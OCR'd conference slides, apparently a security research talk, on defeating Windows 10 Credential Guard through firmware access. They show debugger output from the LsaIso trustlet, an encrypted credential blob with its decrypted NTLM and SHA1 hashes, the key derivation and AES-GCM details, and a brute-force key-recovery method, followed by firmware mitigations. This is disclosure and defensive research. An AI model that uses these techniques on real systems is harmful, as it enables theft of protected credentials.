.text:000000014003598C E8 5F A4 01 00                              call    sub_14004FDF0
.text:0000000140035991 4C 8D 5C 24 60                              lea     r11, [rsp+68h+var_8]
.text:0000000140035996 49 8B 5B 18                                 mov     rbx, [r11+18h]
.text:000000014003599A 49 8B 73 20                                 mov     rsi, [r11+20h]
.text:000000014003599E 49 8B E3                                    mov     rsp, r11
.text:00000001400359A1 5F                                          pop     rdi
.text:00000001400359A2 C3                                          retn
.text:00000001400359A2  SkpsIsProcessDebuggingEnabled endp
```

```
Executable search path is:
ModLoad: 00007ff6`10f50000 00007ff6`10f93000   C:\Windows\system32\lsaiso.exe
ModLoad: 00007ffa`7f3f0000 00007ffa`7f5cb000   C:\Windows\SYSTEM32\ntdll.dll
ModLoad: 00007ffa`7d530000 00007ffa`7d5de000   C:\Windows\SYSTEM32\KERNEL32.DLL
ModLoad: 00007ffa`7c530000 00007ffa`7c779000   C:\Windows\SYSTEM32\KERNELBASE.dll
ModLoad: 00007ffa`7f350000 00007ffa`7f3ed000   C:\Windows\system32\msvcrt.dll
ModLoad: 00007ffa`7b330000 00007ffa`7b342000   C:\Windows\system32\iumcrypt.dll
ModLoad: 00007ffa`7d5e0000 00007ffa`7d639000   C:\Windows\SYSTEM32\sechost.dll
ModLoad: 00007ffa`7b300000 00007ffa`7b328000   C:\Windows\system32\KerbClientShared.dll
ModLoad: 00007ffa`7b2f0000 00007ffa`7b2fc000   C:\Windows\system32\NtlmShared.dll
ModLoad: 00007ffa`7b8f0000 00007ffa`7b901000   C:\Windows\system32\MSASN1.dll
ModLoad: 00007ffa`7b2e0000 00007ffa`7b2e7000   C:\Windows\system32\IUMBASE.dll
ModLoad: 00007ffa`7d640000 00007ffa`7d765000   C:\Windows\system32\RPCRT4.dll
ModLoad: 00007ffa`7b7a0000 00007ffa`7b7c5000   C:\Windows\system32\bcrypt.dll
ModLoad: 00007ffa`7b2c0000 00007ffa`7b2d4000   C:\Windows\system32\cryptdll.dll
ModLoad: 00007ffa`7b2a0000 00007ffa`7b2b7000   C:\Windows\system32\CRYPTSP.dll
ModLoad: 00007ffa`7c1c0000 00007ffa`7c2b6000   C:\Windows\SYSTEM32\ucrtbase.dll
ModLoad: 00007ffa`7cf90000 00007ffa`7cffc000   C:\Windows\system32\WS2_32.dll
ModLoad: 00007ffa`7b290000 00007ffa`7b297000   C:\Windows\SYSTEM32\IUMDLL.dll
ModLoad: 00007ffa`7c8e0000 00007ffa`7c94a000   C:\Windows\System32\bcryptprimitives.dll
ModLoad: 00007ffa`7b280000 00007ffa`7b28b000   C:\Windows\system32\CRYPTBASE.dll
Break-in sent, waiting 30 seconds...
WARNING: Break-in timed out, suspending.
         This is usually caused by another thread holding the loader lock
(27c.280): Wake debugger - code 80000007 (first chance)
ntdll!NtWaitForSingleObject+0x14:
00007ffa`7f495434 c3              ret
0:000> bp lsaiso!IumpUnprotectCredential
0:000> g
Breakpoint 0 hit
lsaiso!IumpUnprotectCredential:
00007ff6`10f76a7c 48895c2418      mov     qword ptr [rsp+18h],rbx ss:000001d8`6c3bedd0=000001d86c3bf010
0:005> db @rcx+2a l a0
000001d8`6c13f29a  a0 00 00 00 00 00 00 00-08 00 00 00 64 00 00 00  ............d...
000001d8`6c13f2aa  01 00 00 00 01 01 00 00-00 00 00 00 0c d6 f5 1e  ................
000001d8`6c13f2ba  65 be bb 2c d1 6c 57 0d-a6 b8 8c 8e 6d 52 48 6a  e..,.lW.....mRHj
000001d8`6c13f2ca  f9 18 a9 61 fe 93 c9 44-07 78 48 45 69 53 fb 80  ...a...D.xHEiS..
000001d8`6c13f2da  8c 4f 9e b8 1d f0 3a 95-ac 5a 1c 5f 01 00 00 00  .O....:..Z._....
000001d8`6c13f2ea  00 00 00 00 00 00 00 00-00 00 00 00 01 80 00 00  ................
000001d8`6c13f2fa  34 00 00 00 4e 74 6c 6d-48 61 73 68 c2 fb 68 5d  4...NtlmHash..h]
000001d8`6c13f30a  59 20 89 24 06 0c ec 72-b2 a0 2c 96 2e bc e6 fc  Y .$...r.,......
000001d8`6c13f31a  59 49 de 5b 6c 44 3b d6-b7 7f 4a d8 c8 54 29 f8  YI.[lD;...J..T).
000001d8`6c13f32a  d7 26 a5 1a 52 5f 04 bb-f2 f9 44 28 5b 96 51 1e  .&..R_....D([.Q.
```

Lsaiso!IumpUnprotectCredential

Demo:
Debugging LsaIso Trustlet from VTL0

Recycle Bin

Windows 10 Enterprise Evaluation
Windows License valid for 78 days
Build 15063.rs2_release.170317-1834

Ask me anything

11:51 AM
7/19/2017

OK, we can now debug IUM Trustlets…

How can we recover the credentials?

We need to understand how credentials are encrypted.

LsaIso Encrypted Credential Blob

Blob with encrypted data (LSA Isolated Data)

```
0000  A0 00 00 00 00 00 00 00 08 00 00 00 64 00 00 00
0010  01 00 00 00 01 01 00 00 00 00 00 00 8C 58 27 EF
0020  BA 19 79 E7 E3 E7 4F 1F 84 50 68 9C 39 D7 DC AD   KDF Context
0030  96 DD 17 86 FF 47 5C CE 9C 76 AF 59 DC BC E8 B9   Authentication Tag
0040  3F 06 06 2D E8 D7 09 73 98 B1 70 F0 01 00 00 00
0050  00 00 00 00 00 00 00 00 00 00 00 00 01 80 00 00   Authenticated Data
0060  34 00 00 00 4E 74 6C 6D 48 61 73 68 9D EC 2D CB   NtlmHash string
0070  4F 90 C8 BF BB AB 35 A1 44 60 58 0C 51 60 0A 03
0080  57 6E E2 23 1E 16 37 4E 13 05 C9 60 CD 3C 9C 07   Encrypted Data
0090  E0 CE 06 74 36 9E 84 81 94 AD FC C2 23 52 76 5A
```

Decrypted data

```
0000  0B 72 B5 60 68 6B D2 45 E7 EC 68 19 19 C5 02 22   NTLM(password)
0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020  C3 DD 01 1D 47 D2 37 04 5B 5F 30 EA 03 BE 47 58   SHA1(password)
0030  C4 28 84 E2
```

Encryption Key


Encryption key is derived from Boot Key generated every time system starts

```
status = BCryptGenRandom(0,
                &BootKey,
                0x20,
                BCRYPT_USE_SYSTEM_PREFERRED_RNG);
if ( status >= 0 )
{
   status = SkKSAddKey((ULONG_PTR *)&IumMkPerBootHandle,
                     &BootKey,
                     0x20);
...
```

Encryption Key Derivation

Key Derivation Function:

- SP800-108
- HMAC-SHA256 as PRF
- Counter mode



Encryption Key Derivation

```
...
  status = BCryptOpenAlgorithmProvider(&hKdfProvider, BCRYPT_SP800108_CTR_HMAC_ALGORITHM, 0, 1);
...
  status = BCryptGenerateSymmetricKey(
              hKdfProvider,
              &hKey,
              objectBuffer,
              ObjectLengthSP800108,
              pKey,                     // BOOT KEY
              KEY_SIZE,
              0);

...
  CryptBuffer[0].BufferType = KDF_HASH_ALGORITHM;
  CryptBuffer[0].pvBuffer = L"SHA256";

  CryptBuffer[1].BufferType = KDF_LABEL;
  CryptBuffer[1].pvBuffer = "IUMDATAPROTECT";

  CryptBuffer[2].BufferType = KDF_CONTEXT;
  CryptBuffer[2].pvBuffer = inBuf->KdfContext;

  status = BCryptKeyDerivation(hKey, &parameterList, (PUCHAR)pbDerivedKey, KEY_SIZE, &bResult, 0);
...
```


Credentials Encryption

- Authenticated encryption with AES GCM
- Nonce and IV are both 12 zero bytes

```
status = BCryptOpenAlgorithmProvider(&AesProvider, BCRYPT_AES_ALGORITHM,0,1);
status = BCryptSetProperty(AesProvider,
        BCRYPT_CHAINING_MODE, (PUCHAR)BCRYPT_CHAIN_MODE_GCM,
        sizeof(BCRYPT_CHAIN_MODE_GCM), 0);
...
auth_info.pbAuthData = inBuf->AuthData;
auth_info.pbTag = inBuf->Tag;
...
status = BCryptDecrypt(encryptionKey,
                        inBuf + encryptedDataOffset, encryptedDataSize,
                        &auth_info,
                        Nonce, 12,..);
```

Credentials Decryption

- If key is correct, computed tag must match Authentication Tag in the LSA Isolated Data blob
- Algorithm: `AES256-GCM`



Low Tech Encryption Key Recovery

- Just like when searching for NT hashes…
- Subtract VTL0 from VTL1 page hierarchy to get pages mapped only to Secure VM
- Search for high-entropy sequences
  - Yields ~50,000 candidates keys
- Brute-force all candidates until Authentication Tags match

Demo

Recycle Bin

System Information

File Edit View Help

System Summary
- Hardware Resources
- Components
- Software Environment

Item	Value
BaseBoard Model	Not Available
BaseBoard Name	Base Board
Platform Role	Desktop
Secure Boot State	On
PCR7 Configuration	Binding Not Possible
Windows Directory	C:\Windows
System Directory	C:\Windows\system32
Boot Device	\Device\HarddiskVolume2
Locale	United States
Hardware Abstraction Layer	Version = "10.0.15063.0"
User Name	TEST\user
Time Zone	Pacific Daylight Time
Installed Physical Memory (RAM)	3.00 GB
Total Physical Memory	2.88 GB
Available Physical Memory	2.01 GB
Total Virtual Memory	3.38 GB
Available Virtual Memory	2.58 GB
Page File Space	512 MB
Page File	C:\pagefile.sys
Device Guard Virtualization based security	Running
Device Guard Required Security Properties	Base Virtualization Support, Secure Boot, DMA Protection
Device Guard Available Security Properties	Base Virtualization Support, Secure Boot, DMA Protection
Device Guard Security Services Configured	Credential Guard, Hypervisor enforced Code Integrity
Device Guard Security Services Running	Credential Guard, Hypervisor enforced Code Integrity

Ask me anything

10:27 AM
7/19/2017

Mitigations

Windows SMM Mitigations ACPI Table

Table 2. Protection Flags Field

Length	Bit offset	Description
1	0	FIXED_COMM_BUFFERS If set, expresses that for all synchronous SMM entries, SMM will validate that input and output buffers lie entirely within the expected fixed memory regions.
1	1	COMM_BUFFER_NESTED_PTR_PROTECTION If set, expresses that for all synchronous SMM entries, SMM will validate that input and output pointers embedded within the fixed communication buffer only refer to address ranges that lie entirely within the expected fixed memory regions.
1	2	SYSTEM_RESOURCE_PROTECTION Firmware setting this bit is an indication that it will not allow reconfiguration of system resources via non-architectural mechanisms.
	31:3	Reserved; must return 0 when read.

Mitigations

- UEFI is reporting mitigations to Windows 10 via the new ACPI Table: Windows SMM Mitigations Table (WSMT)
- `FIXED_COMM_BUFFERS`: EDK2 based firmware started using fixed memory locations to communicated with SMM
- `COMM_BUFFERS_NESTED_PTR_PROTECTION`: firmware checks that pointers within `CommBuffer` also point to fixed memory locations
- `SYSTEM_RESOURCE_PROTECTION`: After ExitBootService(), firmware doesn't allow changing IOMMU, PCI config space, FACS
- Firmware started protecting S3 Boot Script using SMM memory. No "S3 boot script protection" bit?

Conclusions

- ☣ Plenty of vulnerable systems out there (including newest) yet firmware is a blind spot for most businesses
- ☣ Exploiting firmware on both PCs and Macs is rather easy. Weaponized exploits and implants are out there
- ☣ VBS allows Windows 10 VM access almost all firmware. One vulnerability in firmware may lead to complete compromise of all VBS based protections and the Secure World VM

References

1. Attacking Hypervisors with Hardware and Firmware, BHUSA 2015
2. Analysis of the Attack Surface of Windows 10 Virtualization-Based Security by Rafal Wojtczuk, BHUSA 2016
3. Defeating Pass-the-Hash by Baris Saydag & Seth Moore, BHUSA 2015
4. Dropping the Hammer on Malware Threats with Windows 10 Device Guard by Scott Anderson & Jeffrey Sutherland
5. Battle of SKM and IUM by Alex Ionescu, BHUSA 2015

Thank You!

Special thanks to John Loucaides from Intel